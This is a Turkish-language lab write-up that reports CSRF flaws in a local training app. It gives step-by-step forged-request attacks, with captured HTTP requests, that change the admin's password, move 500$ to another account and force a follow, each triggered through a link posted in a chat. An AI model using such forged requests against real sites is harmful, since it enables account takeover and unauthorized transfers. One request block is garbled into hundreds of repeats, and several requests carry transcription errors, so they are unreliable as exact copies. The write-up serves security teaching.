


# CSRF Zaafiyet Raporu





Açılan ekranda kullanıcı adı ve şifre bilgileri verilmektedir bu bilgileri kullanarak giriş yapıyoruz.

Verilen bilgiler doğrultusunda giriş yaptığımızda açılan ekranda user kullanıcısının yeni bir şifre girebildiği gözlemleniyor.



```
GET /lab/csrf/changing-password/index.php:new_password=new_password&confirm_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_password=new_passwor
```

Yeni şifreyi giriyoruz ve ardından isteğimizi inceliyoruz, giden istek incelendiğinde yeni şifremizin «new\_password» adlı değişkene kaydedilip isteğin bu şekilde gittiğini gözlemliyoruz.


```
Raw Hex ⇒ \n ≡
Pretty
1 GET /lab/csrf/changing-password/index.php?new password=hello&confirm password=hello HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
 Connection: close
8 Referer: http://localhost:8080/lab/csrf/changing-password/index.php?status=success
9 Cookie: PHPSESSID=vshqpjupfk6pkj6csbkqkqqqa9
0 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
```

http:localhost:8080/lab/csrf/changing-password/index.php?new\_password=hello&confirm\_password=hello

Yeni bir şifre daha yazıyoruz ve bu isteği kopyalayıp URL haline getirdikten sonra sağ alt kısmında bulunan chat ekranına giriyoruz.

Chat ekranına URL isteğimizi yazdıktan sonra isteğimizde'de görüntüleyebiliyoruz ve admin tarafından cevap geliyor bu artık admin kullanıcısının şifresini değiştirdiğimiz anlamına geliyor.

```
POST /lab/csrf/changing-password/post.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: */*
5 Accept-Language: tr-TR, tr;q=0.8, en-US;q=0.5, en;q=0.3
6 Accept-Encoding: gzip, deflate
7 | Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 129
Origin: http://localhost:8080
 Connection: close
Referer: http://localhost:8080/lab/csrf/chanqing-password/index.php?status=success
3 Cookie: PHPSESSID=vshgpjupfk6pkj6csbkgkqqqa9
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: cors
6 Sec-Fetch-Site: same-origin
8 chat-input=http%3Alocalhost%3A8O8O%2Flab%2Fcsrf%2Fchanging-password%2Findex.php%3Fnew password%3Dhello%26confirm password%3Dhello
```



# Changing Password



Password: admin

Login to continue! Username: admin Password: admin

# **Changing Password**




#### Welcome, admin


New password: New password Confirm new password: Confirm new password

Confirm

Şifreyi «admin» olarak değiştirdikten sonra admin hesabına giriş yapmayı deniyoruz.


Bu bilgiler doğrultusunda giriş yapıldığında admin kullanıcısının hesabına giriş yapıyoruz.





Açılan ekranda para transferi yapabileceğimiz bir ekran ile karşılaşıyoruz. Kullanıcı tarafından aktarılacak bakiye ve alıcı seçmemiz isteniyor.

Alıcı kısmında seçebileceğimiz admin ve user kullanıcıları bulunmakta ancak aktif olarak sadece admin kullanıcısı seçilebilmektedir.



Aktarılacak bakiye ve alıcı seçildikten sonra Burp Suite programı ile giden istek kodu incelendiğinde alıcının istek üzerinden yollandığını görüyoruz. Bu isteği düzenleyerek tekrar yolluyoruz.

```
GET /lab/csrf/money-transfer/index.php?transfer_amount=500@receiver=admin PTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://localhost:8080/lab/csrf/money-transfer/index.php

Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1
```

```
GET /lab/csrf/money-transfer/index.php?transfer_amount=500&receiver=user HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://localhost:8080/lab/csrf/money-transfer/index.php

Cookie: PHPSESSID=k9kbg2i3q7rablt9f74slbqrit

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate


Sec-Fetch-Site: same-origin
```

### Money Transfer





İstek gönderildikten sonra para transferinin başarı ile yapıldığı söyleniyor ancak ana bakiyemiz başlangıç değeri ile aynı.



```
1 POST /lab/csrf/money-transfer/post.php HTTP/1.1
 2 Host: localhost:8080
 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
 4 Accept: */*
 5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
 9 Content-Length: 18
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
13 Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
                                               Sitenin alt kısmında bulunan chat ekranına yazdığımız
18 chat-input=merhaba
```


her istek bu şekilde gidiyor ve admin tarafından yanıtlanıyor buna göre bir istek düzenleyip tekrar göndereceğiz.

## http://localhost:8080/lab/csrf/money-transfer/index.php?transfer\_amount=500&receiver=user

```
1 POST /lab/csrf/money-transfer/post.php HTTP/1.1
 2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: */*
5 Accept-Language: tr-TR, tr; q=0.8, en-US; q=0.5, en; q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 124
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/lab/csrf/money-transfer/index.php?status=success
13 Cookie: PHPSESSID=k9kbg2i3q7rablt9f74s1bqrit
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
```

Giden istekte alıcıyı tekrar user olarak değiştiriyoruz ve bu link'i chat ekrarına yazıp adminin buna cevap vermesini bekliyoruz.

18 chat-input=http%3A%2F%2Flocalhost%3A8080%2Flab%2Fcsrf%2Fmoney-transfer%2Findex.php%3Ftransfer\_amount%3D500%26receiver%3Duser



Chat ekranına yazdığımız istek admin tarafından tıklandı ve çalıştığı için ana bakiyemizin 500\$ arttığını görebiliyoruz.



Açılan ekranda bir takip et butonu görüyoruz bu butona tıklandıktan sonra giden isteği görüntülüyoruz bu istek iletildikten sonra «user» kullanıcısını takip listesine aldığı gözlemleniyor.

```
1 GET /lab/csrf/follow/index.php ?follow=follow HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:8080/lab/csrf/follow/index.php
9 Cookie: PHPSESSID = leqvOaa6fb2qaabfq82qOgfrbs
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
```



```
1 POST /lab/csrf/follow/post.php HTTP/1.1
 2 Host: localhost:8080
 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
 4 Accept : */*
 5 Accept-Language : tr-TR, tr; q=0.8, en-US; q=0.5, en; q=0.3
 6 Accept-Encoding : gzip, deflate
 7 Content-Type : application/x-www-form-urlencoded;
                                                        charset=UTF-8
 8 X-Requested-With : XMLHttpRequest
 9 Content-Length: 92
10 Origin: http://localhost:8080
11 Connection : close
12 Referer: http://localhost:8080/lab/csrf/follow/index.php?status=success
13 Cookie: PHPSESSID = leqvOaa6fb2qaabfq82qOqfrbs
14 Sec-Fetch-Dest : empty
15 Sec-Fetch-Mode : cors
16 Sec-Fetch-Site : same-origin
17
18 chat-input =http%3A%2F%2Flocalhost%3A8080%2Flab%2Fcsrf%2Ffollow%2Findex.php%3Ffollow%3Dfollow
```

http://localhost:8080/lab/csrf/follow/index.php?follow=follow

#### Follow




Followed!

#### Welcome, user

Click to follow:

Follow	
#	Followers
1	admin
2	user



Sağ alt ekranda bulunan chat ekranına isteğimizi attıktan sonra «admin» adlı kullanıcınında takip edenler listesine eklendiğini görüntülüyoruz.

